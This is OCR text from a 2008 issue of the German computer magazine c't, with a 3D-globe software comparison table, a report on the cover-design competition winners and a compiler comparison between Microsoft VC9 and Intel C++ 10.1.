- [1] Peter Schüler, Dorothee Wiegand, Peter König, Expedition in 3D, Globetrotting am PC mit Google Earth, Microsoft Virtual Earth und Co., c't 12/2007, S. 78
- [2] Oliver Lau, All inclusive, Stadtbummel und Wanderungen mit Google Earth nacherleben, c't 6/08, S. 220
- [3] Peter König, Häusle baue, c't 24/07, S. 69
- [4] Sebastian Bölling, Weltenbummler, Web-Stadtplan nach Maß mit Microsoft Virtual Earth, c't 12/07, S. 94
- [5] Weltverbesserung, 3D-Gebäude für Google Earth selbst bauen und hochladen, Peter König, c't 12/07, S. 88
- [6] Themen-Special zu Google Earth: www.heise.de/software/download/special/28_1

 **Soft-Link 0811164**



Kostenlose 3D-Globen

Produkt	Google Earth 4.3 Beta	Virtual Earth 6.0
Anbieter	Google	Microsoft
URL	http://earth.google.de	http://maps.live.com
Plattformen für 3D-Ansicht	Windows 2000–Vista (auch x64), Mac OS X ab 10.4, Linux ¹	Windows, Internet Explorer 6 oder 7
Systemanforderungen	Internet-Verbindung, 3D-fähige Grafikkarte mit 16 MByte RAM, DirectX9 oder OpenGL	Internet-Verbindung, 3D-fähige Grafikkarte mit 32 MByte RAM, DirectX9
Sprache	Deutsch	Englisch
Erddarstellung		
Senkrechtaufnahmen	✓	✓
Schrägaufnahmen	–	ausgewählte Städte (120 in Deutschland ²)
Relief der Erdoberfläche	✓	✓
Sonnenstand und Atmosphäre	✓	–
einzelne 3D-Gebäude	✓	✓
umfassende Stadtmodelle	✓ (4 in Deutschland ²)	✓ (noch nicht in Deutschland)
Zusatzinformationen		
Straßen und Routenplanung	✓	✓
sonstige Verkehrsinfrastruktur	Bahnen, Busse, Flughäfen etc.	Verkehrslage (in ausgewählten Städten, noch nicht in Deutschland)
zusätzliche Fotos	✓ (Panoramio ³)	✓ (Anwender-Collections ³)
Branchenverzeichnis	✓	✓
Sonstiges (Auswahl)	Informationen zu Orten, Infrastruktur, Entfernungsmessung, Wetter, Themenschwerpunkte, Datumsangaben für Aufnahmen	Anwender-Collections zu beliebigen Themen ³
Erweiterungsmöglichkeiten für Anwender		
eigene Ortsmarken / Pfade	✓ / ✓	✓ / ✓
eigene 3D-Gebäude	✓ (mit SketchUp)	✓ (mit 3dvia)
Programmierung	✓ (API)	✓ (interaktives SDK)
Importformate (Auswahl)	KML/KMZ, GPX, Collada-Modelle	KML/KMZ ^{4,5} , GeoRSS, GPX (Dateigröße max. 2 MByte)
Exportformate	KML/KMZ	KML ⁴ , GeoRSS, GPX
Steuerung		
Blicknavigation Maus	verschieben, schwenken, Zoom	verschieben, schwenken, Zoom
Blicknavigation Tastatur	verschieben, schwenken, Zoom	verschieben, schwenken, Höhe ändern
First-Person-Ansicht	✓ (Blickpunkt folgt Bodenprofil)	✓ (Blickpunkt folgt steigendem Bodenprofil, hält erreichte Höhe)
geografische Koordinaten anfliegen	✓	–
Bewertung		
Zusatzinformationen	⊕⊕	⊕
Erweiterungsmöglichkeiten ⁶	⊕⊕	⊕
Steuerung / Ortssuche	⊕ / ○	⊕ / ○
¹ benötigt CPU mit SSE2-Unterstützung ⁴ keine Gebäudemodelle ² Herstellerangabe ⁵ keine Bild-Overlays, keine Informationen zur Blickrichtung ³ ohne redaktionelle Auswahl ⁶ ohne Möglichkeiten des API / SDK		
⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden – nicht vorhanden k. A. keine Angabe		



Sven Hansen

creativ'08

Die Gewinner des c't-Cover-Wettbewerbs

25 Jahre c't – da hat sich auf der Titelseite einiges verändert. Wie sieht es allerdings aus, wenn das Geburtstagskind noch 25 Jahre älter geworden ist? Das wollten wir von Ihnen wissen und erhielten zahlreiche Entwürfe für den Titel der c't 2033.

Über dreihundert Interessenten folgten unserer Wettbewerbsankündigung in c't 9/08 und forderten per Mail Bewerbungsunterlagen an. Nach dem Einsendeschluss hieß es zunächst, eine Vorauswahl zu treffen, um die anschließende Aufgabe der Online-Juroren nicht zur Sisyphusarbeit ausarten zu lassen. Am Ende standen 120 Entwürfe zur Wahl und konnten von registrierten heise online-Nutzern drei Wochen lang mit bis zu fünf Sternen bedacht werden.


Um keinen Beitrag zu bevorzugen, wurden die Titelbilder jedem Besucher in individuell verwürfelter Reihenfolge präsentiert. Selbst, wenn nicht alle zehn Galerien mit je zwölf Titeln durchschritten wurden, gingen die bis zum Abbruch getroffenen Bewertungen in das Endergebnis ein. Insgesamt gaben die Online-Juroren knapp 20 000 Stimmen ab – auf dem Siegereppchen kam es dennoch zu einem Kopf-an-Kopf-Rennen. Doch dazu später mehr.

Anno Domini 2033

Was bewegt die Gemüter in 25 Jahren? Lässt man den Blick über die eingereichten Titelseiten schweifen – auch nach Wettbewerbsende sind sie unter www.heise.de/ct/creativ abrufbar –, scheint es in der schnelllebigen Technikwelt durchaus Konstanten zu geben. Für uns überraschend: Der gelb abgehobene Stellenmarkt auf jeder aktuellen c't prangt noch in 25 Jahren auf mancher Jubiläums-Ausgabe.

Auch 2033 dreht sich bei c't alles um Technologie, die den Lesern dann buchstäblich unter die Haut geht. Während auf der Titelseite von Andrea Mende noch ein „Intelligentes Robo-Insekt“ prangt, krallen sich die „Naniten“ auf Sven Kalkschmitts Titelentwurf schon die roten Blutkörperchen. In vielen anderen Entwürfen findet sich Hochtechnologie, die mit dem Menschen verschmilzt. Die anspruchsvolle Leserschaft bleibt der c't offensichtlich auch 2033 erhalten. Philip Motts ermunternde Titelseite „Geht doch – XMKVS unter Cocolan7“ steht für diesen Anspruch. Natürlich erfährt man auch von harmloseren Anwendungen, etwa im von Normen Theis angekündigten Test von OLED-Tapeten.


Der ewige Kampf der Betriebssysteme ist auch 2033 so man-





Das Logo des Wettbewerbssiegers durchlief viele Entwicklungsschritte. Am Ende entschied sich Alex Völk für eine reduzierte Version ohne „c't-Zinken“ (links).



Eine alte Amiga-Maus stand für den Siegerbeitrag Modell.



Für sein c't-Cover brachte der erstplatzierte Alex Völk ein Mauskabel mit Drahtbindern in Form und bereinigte das Ergebnis mit einem Bildbearbeitungsprogramm.



chem eine Titelzeile wert. Zwar ist auf keinem der eingesckickten Entwürfe ein computerähnliches Gerät zu sehen – die Frage nach dem wirklich wahren OS scheint dennoch weiterhin von Interesse zu sein. „Windows Q: Großer Wurf oder Sturm im Wasserglas?“, fragt zum Beispiel Bernd Gronewold. Stefan Scheidler sieht eine „Comeback Version von Windows Vista“, während Christof Gorniak mit „Apple kauft Microsoft“ den Sieg für das Apfelimperium prognostiziert. Achim Lehle geht einen Schritt weiter und fragt „Brauchen wir Alternativen zu Linux?“. Versöhnliche Töne schlägt Klaus Andrzejewski an, bei dem die Konkurrenten ihr Know-how in einem Betriebssystem, dem „UnitedSystem“ zusammenfließen lassen.

Andreas Osswald sah bei seinem Entwurf rot, seine c't 4/33 firmiert unter dem englischsprachigen Titel „Magazine for Chi-

nese Technology“. Während auf dem als Briefmarke eingebundenen fiktiven Cover aus dem Jahre 2015 noch zu lesen ist, dass Deutschland von chinesischer Technik nur profitiert, ist es 18 Jahre später ganz im Reich der Sonne aufgegangen.

Etwa ein Viertel der Einsendungen verabschiedeten sich vom altgewohnten DIN-A4-Format und gingen in die Breite: Die 16:10-Magazine wurden meist schon auf interaktiven Medien dargeboten, Papier spielte für ein Drittel der Teilnehmer im Jahre 2033 keine Rolle mehr. Mal kommt die c't mit einem praktischen Reader daher, mal wird sie auf Chipkarte ausgeliefert. Marcus Wörner steht mit seiner „Rückkehr der Printmedien“ fast allein auf weiter Flur. Beim Gegenentwurf von Mathias Permien ist die Retro-Papierausgabe der 50-Jahres-c't nur auf Sonderbestellung für zwölf Euro erhältlich.

Ganze Arbeit leisteten die Teilnehmer beim c't-Logo: Es wurde gedreht, gestreckt, gebogen, geredert und gezeichnet, was das Zeug hielt. Das Ergebnis kann sich in vielen Fällen sehen lassen, auch wenn einige der Entwürfe im Jahre 2033 eher als Retro-Look durchgehen – es kommt alles wieder.

Herzlichen Glückwunsch!


In einer dreiwöchigen Abstimmung haben die Online-Juroren die drei Preisträger bestimmt. Der mit 3000 Euro dotierte erste Platz im Wettbewerb zur Cover-Gestaltung der c't des Jahres 2033 geht an den Grafikdesigner Alex Völk. „Aus die Maus“, so die prägnante Titelzeile seiner schlicht gehaltenen c't 4/33. Für seinen „Salut an den ausstehenden Hardware-Nager“ scheute er keinen Aufwand und brachte das Maus-

kabel kurzerhand mit Drahtbindern in Form.


Auf dem Cover finden sich auch kleine Running-Gags der IT-Community. Nicht nur, dass es der seit 1990 entwickelte GNU-eigene Kernel Hurd in der gezeigten Ausgabe tatsächlich bis zum Release Candidate gebracht hat; Spiele-Fans dürften auch über die auf „DC“ beiliegende Testversion des Ego-Shooters „Duke Nukem 4ever“ geschmunzelt haben.


Besonders viel Mühe steckte der Jung-Designer in die Entwicklung des neuen Logos: „Es sollte modern und schlicht wirken und basiert auf einem einfachen Raster“, so Völk. „Auf dieser Basis und mit der Grundidee der Reduzierung im Hintergrund entstanden weitere Variationen zu eine geschlossene Kreisform.“

Platz 2 belegt die 22-jährige Studentin der Medientechnologie Simone Füg. „Ich bin zuerst vom klassischen DIN-A4-Format ausge-



Ursprünglich sollte eine Doppelhelix Sabine Füg's HoloCard zieren, doch letztlich machte ihre technisch aufgemotzte Nervenzelle das Rennen.





Alexander Herrmann



Andrea Mende



Barbara Wittmann



Folke Schreier



Jan Bohlen



Jan Wagner



Jana Heyden



Jörn Peper



Julia Schneider



Julia Winkler



Maik Eck



Matthias Permien



Nacira Richi



Nina Bergmann



Olaf Schilgen



Oliver Müller



Philipp Mott




Rudi Körner



Stefan Müller



Thomas Hädicke



Thomas Jandl



Timo Lüddecke




Waldemar Sessler



Wilhelm Brasch



Yvonne Tarrach



gangen, hatte dann die Idee, eine Karte in dieses Format zu integrieren“, so Füg im Gespräch mit c't. Ihre c't kommt daher als Kunststoffkärtchen daher, der sogenannten „HoloCard“, für die man natürlich den passenden HoloCard-Reader benötigt.

Für den Basisentwurf griff Simone Füg noch zu Papier und Bleistift, setzte sich jedoch nach der zündenden Idee an den PC. „Verschiedene Alternativen für die Titelbilder habe ich nach und nach wieder verworfen und mich dann für die Nervenzelle entschieden.“ Die handkolorierte Zeichnung einer Nervenzelle mit Chip-Implantat zierte fortan die c't-HoloCard. Als zweiten Preis kann sich Frau Füg über 2000 Euro freuen.

Den letzten Podestplatz ergatterte Jörg Gerlach, der seine Ausgabe auf einem formschönen Lesegerät präsentierte. Die Freischaltung der papierlosen c't erfolgt per integriertem Fingerabdruckscanner. Statt Heft-DVD liegt der Jubiläumsausgabe ein umfangreiches Software-Paket

Jörg Gerlach belegte mit seiner c't nebst schickem Reader den dritten Platz.

Die Teilnehmer bewiesen Kreativität bei der Gestaltung eines neuen c't-Logos.

als „Brainload“ bereit. Der dritte Platz bringt Herrn Gerlach einen Gewinn von 1000 Euro.

Alle Teilnehmer und Juroren haben die Chance an der 25-Jahresfeier der c't am 31. Oktober 2008 in Hannover teilzunehmen. Die drei Erstplatzierten des Cover-Wettbewerbs sind ohnehin eingeladen. Die Plätze 4 bis 25 können sich über ein einjähriges Frei-Abo von c't freuen.

creativ'08

Mit der Bekanntgabe der zweiten Aufgabe in c't 9/08 ist unser Jubiläumswettbewerb nun in die nächste Runde gegangen. Schon jetzt haben sich über 2000 Teilnehmer angemeldet, die einem Asteroids-Automaten aus dem Jahre 1979 mit selbst programmierter Steuerungssoftware einen neuen Highscore entlocken wollen. Der Wettbewerb läuft noch bis Ende Juni. Wir wünschen weiterhin gutes Gelingen. (sha) **ct**

Anzeige



Andreas Stiller

Prozessor-Dompteure

Microsofts C++-Compiler VC9 versus Intel C/C++ V10.1

Das im Februar herausgekommene Microsoft Visual Studio 2008 brachte eine neue Version des C/C++-Compilers mit, die unter anderem spezielle 64-Bit-Optimierungen für AMD-Prozessoren bietet. Microsoft hat es sich ja vor einiger Zeit auf die Fahnen geschrieben, verstärkt im Hochperformance-Computing Fuß fassen zu wollen – ob die Compiler da wohl mitziehen und sich gegen Intels hochoptimierende Windows-Compiler behaupten können?

So ganz fertig war Microsoft mit dem C++-Compiler beim Launch des Visual Studio 2008 vor ein paar Wochen noch nicht [1], jedenfalls nicht mit dem Beiwerk wie den überarbeiteten Foundation Classes MFC. Das sollte später als kostenloses Upgrade nachgeliefert werden. Unlängst kam nun das Visual C++ 2008 Feature Pack (siehe Soft-Link), das die MFC-Bibliotheken modernisiert, mit „Look and Feel“ von Office 2007, 2003 oder XP, mit Ribbon-Style-Interfaces, mit neuen Toolbars und Menüs, MDI-Tabs und -Controls und vielem mehr. Weit interessanter für die Programmierergilde aus der HPC-Welt dürfte jedoch die sogenannte TR1-Erweiterung sein, die in wichtigen Teilen als C++0x in den C++-ISO-Standard von 2003 einfließen soll. TR1

umfasst Smart Pointers, Parser für reguläre Ausdrücke, neue Container, „sophisticated“ Zufallsgeneratoren, Metainformationen über Typen (Type Traits), polymorphe Function Wrapper und so fort.

Um das Feature-Pack und speziell um TR1 werden wir uns aber erst in späteren Artikeln kümmern, hier steht erstmal der Compiler für bestehende MFC-freie C/C++-Software im Vordergrund, so wie sie in der SPEC-CPU2006-Suite zum Einsatz kommt.

Matheverirrung

Was VC9 und auch das neue Feature Pack immer noch nicht umfassen, steht zur Enttäuschung jedes an HPC interessierten C++-Programmierers in der Fußnote: „This feature pack does not in-

clude C99 compatibility or support for special math functions“. Da gibt die HPC-Abteilung Unsummen aus, um ihre neuen Windows HPC Server – vormals Compute Cluster Server genannt – an den Mann beziehungsweise die Uni zu bringen, und die Compiler-Leute weigern sich aus unerfindlichen Gründen, die in dieser Welt üblichen Standards einzubauen.

Falls Sie sich also gewundert haben, dass es keinerlei SPECint2006-Werte mit Microsoft-Compilern gibt – das ist dieser Weigerung geschuldet, denn der Benchmark 462.libquantum ist in C99 kodiert. Und während sämtliche anderen C++-Compiler längst schon in math.h einfache Standard-Funktionen wie `acosh`, `asinh`, `atanh` oder `logb` aufgenommen haben, die fast schon jeder Taschenrechner bietet, verweist Microsoft auf seine Website [2], wo man die „Derived Math Functions“ als Formel vorfindet.

Ok, die kann man dann problemlos selbst in Math.h einbauen, aber ist das der richtige Stil? So lässt sich beispielsweise `Povray` aus der CFP2006-Suite nicht ohne zusätzliche Bastelei kompilieren.

SDKaos

Dieses Manko ist allerdings hinreichend bekannt, denn daran litten auch schon die früheren Microsoft-Compiler. Jetzt jedoch lauern weitere böse Überraschungen in dem neuen Windows Software Development Kit für Server 2008, dem SDK 6.1 (siehe Soft-Link) – Überraschungen, die nicht nur Nutzern von Microsoft-, sondern auch von anderen Compilern zahlreiche graue Haare wachsen lassen.

Zunächst einmal ist es sehr wichtig, das SDK erst *nach* dem Visual Studio zu installieren. Findet es nur eine VS2008-Express-Edition, so installiert es nur den 32-Bit-Ast. Findet es gar nichts, werden – je nach Wunsch – zwar alle Zweige eingerichtet – aber man kann dann bei einer anschließenden Installation einer VS2008-Vollversion trotzdem nur 32 Bit nutzen. Eine 64-Bit-Konfiguration ist einfach nicht möglich. Es hilft nichts, das Visual Studio muss dann samt mitinstallierter Tools wieder runter, danach das SDK und schließlich alles in anderer Reihenfolge wieder rauf.

Das neue SDK 6.1 ändert allerdings wesentliche Kernfunktio-

nen, etwa in winbase.h und anderen lebenswichtigen Include-Dateien. Unbenannte beziehungsweise anonyme struct- und union-Typen hat Microsoft jetzt mit DUMMYSTRUCTNAME beziehungsweise DUMMYUNIONNAME benannt. Damit kommen die Compiler aber nicht ohne Weiteres klar. Den C++-Compilern vom Visual Studio 2005 und 2008 bringt das SDK diese Neuerung bei – aber natürlich auch nur, wenn das SDK nach dem Visual Studio installiert wird ... Und andere Compiler schauen in die Röhre.

Microsofts transparente Informationspolitik über hauseigene Schnittstellen ist ja legendär, nicht zuletzt deshalb hat unlängst die EU-Kommission eine kleine Strafe in Höhe 899 Millionen Euro gegen die Redmonder verhängt. Und offenbar hat Microsoft in alter Manier den vom SDK abhängigen Firmen auch nicht wirklich rechtzeitig diese Neuerungen mitgeteilt. Zumindest die Intel-C++-Compiler in der von uns getesteten Version 10.1.020 vom Februar 2008 wollten sich mit der SDK-6.1-Version partout nicht anfreunden. Da half kein Weh und Ach, sondern nur die Rückbesinnung aufs alte SDK 6.0A.

Microsoft Restrictions

Bei den Compilern gibt es zudem ein merkwürdiges Zusammenspiel zwischen Intel und Microsoft, also von zwei Firmen, die sicherlich 90 Prozent oder mehr des Windows-Compiler-Marktes abdecken dürften. So sind Intels C/C++-Compiler für 32 Bit nicht ohne das Vorhandensein von Microsoft-Compilern lauffähig, und zwar auch dann nicht, wenn man auf die MFC und anderes verzichten will. Dafür gibts keine offensichtlichen technischen Gründe – das bisschen Runtime-Bibliothek macht Intel mit links –, sondern allein marktpolitische.

Bis hin zu Windows XP oder Windows Server 2003 reichte noch das Vorhandensein des guten alten VC6-Compilers, für Vista ist jedoch das Visual Studio 2005 oder 2008 Pflicht: „This is a Microsoft restriction“ heißt es dazu lapidar bei Intel [3]. Nicht einmal die als Zubehör zu Intels Fortran-Compiler günstig erhältliche „Microsoft Visual Studio 2005 Premier Partner Edition“ kann man für die C/C++-Compiler verwenden. Kommentar

Visual Basic Language Reference

Derived Math Functions

The following is a list of non-intrinsic math functions that can be derived from the intrinsic math functions:

This page is specific to
Microsoft Visual Studio
2003/.NET Framework 1.1

Other versions are also available for the following:

- [Microsoft Visual Studio 2005/.NET Framework 2.0](#)
- [.NET Framework 3.0](#)
- [Microsoft Visual Studio 2008/.NET Framework 3.5](#)

Function	Derived equivalents
Secant (Sec(x))	1 / Cos(x)
Cosecant (Csc(x))	1 / Sin(x)
Cotangent (Ctan(x))	1 / Tan(x)
Inverse sine (Asin(x))	Atan(x / Sqrt(-x * x + 1))
Inverse cosine (Acos(x))	Atan(-x / Sqrt(-x * x + 1)) + 2 * Atan(1)
Inverse secant (Asec(x))	2 * Atan(1) - Atan(Sign(x) / Sqrt(x * x - 1))
Inverse cosecant (Acsc(x))	Atan(Sign(x) / Sqrt(x * x - 1))
Inverse cotangent (Acot(x))	2 * Atan(1) - Atan(x)
Hyperbolic sine (Sinh(x))	(Exp(x) - Exp(-x)) / 2
Hyperbolic cosine (Cosh(x))	(Exp(x) + Exp(-x)) / 2

dazu von Intel: „This is a Microsoft restriction“ ...

Immerhin, die kostenlose Visual Studio 2008 Express Edition zusammen mit dem „Windows Server 2003 R2 Platform SDK (Core SDK)“ beziehungsweise dem „Windows Software Development Kit Update for Windows Vista“ tuts auch – jedenfalls für die Kommandozeile.

Für die 64-Bit-Entwicklung mit Intel-Compilern genügt auf jeden Fall allein das kostenlose Core SDK, es sei denn, man möchte auf die bequeme visuelle Entwicklungsumgebung des Visual Studio nicht verzichten. Ab Version 10.1.20 kennt der Intel-Compiler das Visual Studio 2008 und kann sich dort einklinken. Er wird bei einer Neuinstallation des Visual Studios dennoch als inkompatibel verschrien und abgelehnt. Der ICC unterstützt das Kompatibilitätsflag /QVC9 und darüber hinaus spezielle Flags, um mit Anomalien des Microsoft-Compilers klarzukommen. /Za schaltet die Microsoft-typischen Erweiterungen ab. /Qms[n] erlaubt in mehreren Abstufungen das Kompilieren „dubioser Quellen“ bis hin zu voller Microsoft-Kompatibilität, und /Qmspp[-] schaltet die Binär-Kompatibilität zu Microsofts Visual C++ 6.0 Processor Pack ein oder aus.

Wem das Voranstehende schon zu viel Versionswirrwarr rund um Compiler und SDKs war, der sollte sich erst einmal die möglichen Visual-Studio-2008-Varianten anschauen. Von den elf verschiedenen Ausführungen bieten acht (von Express bis Team Suite) den C++-Compi-

ler in jeweils unterschiedlicher Ausstattung. Microsoft lässt sich auf immerhin 36 Seiten über die zahlreichen Unterschiede aus [4]. Welche Versionen unterstützen Datenbankenprogrammierung, welche verfügen über Profiler, über Code-Checker, über Code-Coverage und über Test-Tools und so weiter. So führt die 2008er-Version neue Code-Analyse-Möglichkeiten ein, neben der Suche nach klassischen Programmfehlern (Pufferüberlauf, nicht freigegebener Speicher ...), kann man den Code auch auf Einhaltung bestimmter Regeln überprüfen, etwa firmenspezifische Namens- und Dokumentationskonventionen.

Microsofts PDF zu den Versionen ist umfangreich – aber nicht umfangreich genug. Feinheiten zu den C++-Compiler-Features findet man auf anderen Websites [5]. Hier erfährt man, dass die Express- und die Standard-Version weder OpenMP noch Profile Guided Optimization oder Remote Debugging bieten und so fort. Für den Test haben wir die Professional Edition ausgewählt, der von den wichtigen Funktionen lediglich der Profiler, die Itanium-Unterstützung sowie die Codeanalyse fehlen.

Builderstürmer

Intel hat wohl die bei weitem größte Compiler-Mannschaft „unter Waffen“, die die Community alle paar Wochen mit einem neuen Build überrascht. So trudelte gegen Mitte April die Version 10.1.21 ein. In den laufenden Test konnte sie jedoch nicht

Statt als Code in der math.h nur als Text auf Microsofts Website: abgeleitete Standardfunktionen

mehr eingreifen: schon ein einziger Durchlauf der SPEC-CPU-Suite gemäß der offiziellen Regeln dauert selbst auf dem Core-2-Extreme geschlagene 15 Stunden, und mehrere Dutzend solcher Durchläufe waren nötig.

Aber auch die Version 10.1.21 löst noch nicht obiges Problem mit dem SDK 6.1. Performance-relevante Änderungen sind zudem nicht in der Änderungsliste aufgeführt.

Im Unterschied zur Versionsvielfalt bei Microsoft gibt es die Intel-Compiler nur in drei Ausgaben: als Standard- und Professional-Edition sowie als Compiler Suite. Die Standard-Edition unterscheidet sich lediglich durch das Fehlen der Zusatzbibliotheken von der professionellen Fassung, also der Threading Building Blocks, den Performance Primitives (IPP) und der Mathematik-Kernel-Bibliothek (MKL). Die Suite umfasst dann zusätzlich noch den Fortran-Compiler. Zum Test haben wir auf die Zusatzbibliotheken verzichtet, es reicht also die Standard-Edition.

Der Lieferumfang umfasst neben dem Compiler einen Debugger sowie ein Code-Coverage-Tool. Damit lässt sich aus den Daten, die bei der „Profile Guided Optimization“ gewonnen werden, die Häufigkeit aufgerufener Module und Codezeilen bis hinunter zum Assemblerbefehl ausgeben, was ungemein nützlich für die Optimierung ist. Noch weit leistungsvoller in dieser Richtung ist Intels spezielles Profiler-Programm Vtune – das auch mit dem Microsoft- und anderen Compilern zusammenspielt.

Scheidewege

Ein paar wesentliche Unterschiede zeigen sich in der Compiler-Philosophie zwischen Intel und Microsoft. Microsoft versucht seit jeher, die Entwickler zu erziehen und blockiert mitunter vertraute, aber veraltete Wege, wie eben manch „irrigem“ Seitenweg, wie eben C99. Klassisches C wird ohnehin nur noch sehr halbherzig unterstützt. Iostream.h und andere beliebte Includes fielen in Ungnade, um so den Entwicklern

Mit dem Konfigurator-Tool des SDK6.1 kann man fürs Visual Studio 2005 oder 2008 das gewünschte SDK aussuchen. Bei der Installation sorgt das SDK dafür, dass die Compiler auch die neuen Konstruktionen beherrschen.


die Verwendung von Namespaces aufzuzwingen. Mit dem Visual Studio 2005 verschwanden zudem die nicht Multithreading-tauglichen Laufzeitbibliotheken, und die Benutzung üblicher, aber nicht sicherer Funktionen wie `printf` führt seitdem zu einer Flut von Warnmeldungen ... die Liste ließe sich fortführen.

Damit die Programmierer zumindest bei 64 Bit nicht mehr machen können, was sie wollen, hat ihnen Microsoft auch den Inline-Assembler für den 64-Bit-Modus vorenthalten. Wer unbedingt bestimmte Funktionen in Assembler programmieren will, kann das weiterhin mit dem Macroassembler tun und den Object-Code dann per Linker einbinden. Echte Programmierer ziehen den Macroassembler ohnehin vor, unter anderem weil er eben leistungsfähige Makro-Fähigkeiten bietet, ein flexibleres Code- und Datenalignment und vieles mehr.

Als Ausgleich hat Microsoft zahlreiche sogenannte Intrinsic eingeführt, assemblerähnliche Inline-Befehle in C++-Syntax. Zahlreiche Intrinsic sind bei Intel und Microsoft schon länger für die MMX- und SSE-Befehle in Gebrauch. Beginnend mit dem Visual Studio 2003 kamen bei Microsoft außerdem normale x86- und x64-Prozessorbefehle hinzu. Mit ihnen kann man zum Beispiel die CPUID abfragen oder bequem und schnell nach gesetzten Bits in Registern oder einem Speicherblock suchen (`_BitScanForward`) und vieles mehr. Man muss allerdings dem Compiler per Pragma die Benutzung jedes dieser Intrinsic anzeigen, zum Beispiel:

```
#pragma intrinsic( BitScanForward)
```

In der Team Edition des Visual Studio 2008 findet man nun unter dem neuen Menüpunkt **Analyse** den Profiler sowie Code-Analyse-Tools. Im Editor sieht man die nunmehr mit **DUMMYSTRUCTNAME** benannte Struktur **SYSTEM_INFO** aus `wibase.h`.



Der große Vorteil gegenüber In-line-Assemblaten ist, dass sie automatisch von 32 auf 64 Bit skalieren, man muss seine Listings also nicht mit unübersichtlichem `#ifdef`-Bedingungen füllen und zwei Lösungen parat halten.

